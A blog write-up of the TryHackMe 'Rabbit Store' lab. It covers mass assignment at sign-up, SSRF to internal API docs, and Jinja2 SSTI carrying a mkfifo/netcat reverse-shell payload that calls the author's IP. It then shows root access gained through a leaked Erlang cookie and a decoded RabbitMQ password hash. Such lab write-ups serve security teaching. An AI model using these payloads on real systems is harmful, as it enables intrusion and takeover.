Stephan Schwarzmann's homepage
Infosec write-ups, CV etc.
TryHackMe: Rabbit Store
by Stephan Schwarzmann
Room Overview
| Difficulty | Platform | Room | Topics |
|---|---|---|---|
| Medium | TryHackMe | Rabbit Store | WebApps, RCE, Linux PrivEsc |
Room description
“Demonstrate your web application testing skills and the basics of Linux to escalate your privileges.”
Target
For readability, I start using the hostname rabbitstore.thm in this write-up. This name was mapped to the current TryHackMe target IP in /etc/hosts.
Reconnaissance
I start with nmap for an initial port discovery:
nmap -sS -Pn -p- rabbitstore.thm

22/tcp    open  ssh
80/tcp    open  http
4369/tcp  open  epmd
25672/tcp open  unknown
and have a closer look at the open ports:
nmap -v -sV -p22,80,4369,25672 rabbitstore.thm

22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.52
4369/tcp  open  epmd    Erlang Port Mapper Daemon
25672/tcp open  unknown
OS: Linux
Enumeration
Port 80 and website
Visiting the webserver’s homepage via http://rabbitstore.thm did not work.
Using the IP address redirects to the URL http://cloudsite.thm/ which I added to /etc/hosts.
http://cloudsite.thm/ is a mostly static website with a login / sign up button that forwards us to http://storage.cloudsite.thm/.
The browser complains: Hmm. We’re having trouble finding that site.
After adding http://storage.cloudsite.thm/ to /etc/hosts I can also see webpages for the login and signing up.
The login requests use the endpoint /api/login.
I use gobuster to check the /api folder:
gobuster dir -u http://storage.cloudsite.thm/api -w /usr/share/seclists/Discovery/Web-Content/common.txt
Login                (Status: 405) [Size: 36]
docs                 (Status: 403) [Size: 27]
login                (Status: 405) [Size: 36]
register             (Status: 405) [Size: 36]
uploads              (Status: 401) [Size: 32]
Those look interesting, but we cannot access them.
The sign up leads to http://storage.cloudsite.thm/register.html where I can register.
After registration, I can sign in with the credentials test@foobar.com and mypasswd.

The website now redirects me to http://storage.cloudsite.thm/dashboard/inactive and does not offer any functionality.
Looking at the browser’s data shows that the web app uses a cookie named jwt with the value:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InRlc3RAZm9vYmFyLmNvbSIsInN1YnNjcmlwdGlvbiI6ImluYWN0aXZlIiwiaWF0IjoxNzg5NzQyMzg1LCJleHAiOjE3ODk3NDU5ODV9._zGb5Fj6mutWydEU5Pgy19mgzKxWc0Nlmv9fz-_gx3w
base64 decoding shows the human-readable part:
{"alg":"HS256","typ":"JWT"}{"email":"test@foobar.com","subscription":"inactive","iat":1789742385,"exp":1789745985}
The third component is the cryptographic signature, which prevents modifying the payload without knowing the signing key.
Initial access
Changing the jwt cookie to "subscription":"active" fails, because I cannot generate the suitable signature for the new payload. Sometimes the signature does not get verified – but here it seems the webserver checks it correctly.

The subscription status eventually could be changed crafting a request for the sign up which does not only use the two original parameters, but additionally contains a value for a parameter subscription (as seen in the jwt cookie’s payload):
{
  "email":"test2@example.com",
  "password":"mypassword",
  "subscription":"active"
}

Using the new account, the website redirects to http://storage.cloudsite.thm/dashboard/active and displays upload functionalities:
I ran several tests for a SSRF vulnerability with the URL upload function – uploading data from different URLs, downloading the resulting file and reading its content:

http://127.0.0.1retrieves the landing page of http://cloudsite.thmfile:///etc/passwdfails with “Error storing file from URL”- I started a local webserver and uploaded a textfile via “http://192.168.139.89:8000/testfile.txt” which also worked
The URL upload function may allow access to different ports and webserver directories that are only accessible from external, but only internally (i.e. from localhost). Apache’s responses contain:
Apache
X-Powered-By: Express
The responses contain both Apache and X-Powered-By: Express, suggesting that Apache is acting as a reverse proxy in front of a Node.js/Express application.
That makes the following ports interesting, which are often used by Node.js, Express, and RabbitMQ:
- http://127.0.0.1:3000
- http://127.0.0.1:5000
- http://127.0.0.1:8080
- http://127.0.0.1:15672
Since I had already found several interesting, but unaccessible /api endpoints on port 80, I also tested them on different ports.
And after some attempts, the URL upload of “http://127.0.0.1:3000/api/docs” reveals the API documentation:
Endpoints Perfectly Completed

POST Requests:
/api/register - For registering user
/api/login - For loggin in the user
/api/upload - For uploading files
/api/store-url - For uploadion files via url
/api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.

GET Requests:
/api/uploads/filename - To view the uploaded files
/dashboard/inactive - Dashboard for inactive user
/dashboard/active - Dashboard for active user

Note: All requests to this endpoint are sent in JSON format.
/api/fetch_messeges_from_chatbot is new and looks interesting due to the comment.
Fetching /api/fetch_messeges_from_chatbot through the URL upload function resulted in a Cannot GET response:
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /</pre>
</body>
</html>
I therefore used Burp to send a direct POST request with an empty JSON payload.

The response tells us that a username parameter is required.
Adding this parameter in the request:
{
  "username":"adm"
}
results in a response where the username is used as an input and displayed in the response:
My next step was to look for an SSTI vulnerability.
A polyglot SSTI payload is a carefully crafted string combining syntaxes from multiple different template engines. Pentesters and security researchers use these payloads during the discovery phase to check for Server-Side Template Injection (SSTI) across multiple potential backend engines simultaneously.
An error response for the payload
{"username":"${{<%[%'\"}}%\\."}
tells us that jinja is used as backend. I test the evaluation and processing of user input by using
{"username":"${{ 7*7 }}
The expression is evaluated and the result 49 is returned:
Sorry, 49, our chatbot server is currently under development.
This confirms that user-controlled input is processed as a Jinja2 template, indicating a Server-Side Template Injection (SSTI) vulnerability.
I looked up a reverse shell command (the IP address is my tun0 VPN IP address)
{
  "username":"{{ self.__init__.__globals__.__builtins__.__import__('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.139.89 4444 >/tmp/f').read() }}"
}
and finally receive a shell as user azrael with nc -lvnp 4444 ro receive the reverse shell.
The first flag is in the user’s home folder.
Privilege Escalation
After stabilizing the shell with the common commands
python3 -c 'import pty;pty.spawn("/bin/bash");'
export TERM=xterm
^Z
stty raw -echo; fg
I enumerated the file system. One of the finds is an erlang cookie:
cat /var/lib/rabbitmq/.erlang.cookie
BM5WlJl3S6hKo0XR
I looked up the Erlang node names via
azrael@forge:~/chatbotServer$ epmd -names
epmd: up and running on port 4369 with data:
name rabbit at port 25672
and added the target’s hostname (forge) to Kali’s /etc/hosts.
From the Kali machine, I can then use the cookie along with the node name and hostname to enumerate:
$ sudo rabbitmqctl --erlang-cookie 'BM5WlJl3S6hKo0XR' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256. []
root    [administrator]
$ sudo rabbitmqctl --erlang-cookie 'BM5WlJl3S6hKo0XR' --node rabbit@forge export_definitions ~/definitions.json
cat ~/definitions.json
{"permissions":[{"configure":".*","read":".*","user":"root","vhost":"/","write":".*"}],"bindings":[],"queues":[{"arguments":{},"auto_delete":false,"durable":true,"name":"tasks","type":"classic","vhost":"/"}],"parameters":[],"policies":[],"rabbitmq_version":"3.9.13","exchanges":[],"global_parameters":[{"name":"cluster_name","value":"rabbit@forge"}],"rabbit_version":"3.9.13","topic_permissions":[{"exchange":"","read":".*","user":"root","vhost":"/","write":".*"}],"users":[{"hashing_algorithm":"rabbit_password_hashing_sha256","limits":{},"name":"The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.","password_hash":"vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K","tags":[]},{"hashing_algorithm":"rabbit_password_hashing_sha256","limits":{},"name":"root","password_hash":"49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF","tags":["administrator"]}],"vhosts":[{"limits":[],"metadata":{"description":"Default virtual host","tags":[]},"name":"/"}]}
cat ~/definitions.json | jq improves readability. The important excerpt:
    {
      "hashing_algorithm": "rabbit_password_hashing_sha256",
      "limits": {},
      "name": "The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.",
      "password_hash": "vyf4qvKLpShONYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K",
      "tags": []
    },
    {
      "hashing_algorithm": "rabbit_password_hashing_sha256",
      "limits": {},
      "name": "root",
      "password_hash": "49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF",
      "tags": [
        "administrator"
      ]
    }
The hint
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user’s password.
and the documentation for RabbitMQ’s password hash
tell us to
- use the base64 encoded hash
- decode it into a hex representation
- and remove the first 32 bit salt (4 bytes)
Decode the base64 encoded hash and use hex representation:
$ echo "49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF" | base64 -d | xxd -p
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed
194f98073585
Remove the first 4 bytes
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
--------295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
I use the password 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585 to gain a root shell.
Post Exploitation
We retrieve the flags from /home/azrael/user.txt and /root/root.txt.
Lessons Learned and acknowledgements
I am leaving most of the (unsuccessful) efforts away, but as always, these findings were not always straightforward.
In particular, enumeration and vulnerability analysis for the other ports and services took a long time (e.g., there were some CVEs reg. jquery: CVE-2020-11023, CVE-2019-11358).
I’ve used a hint from another write-up to be able to exploit the Erlang cookie.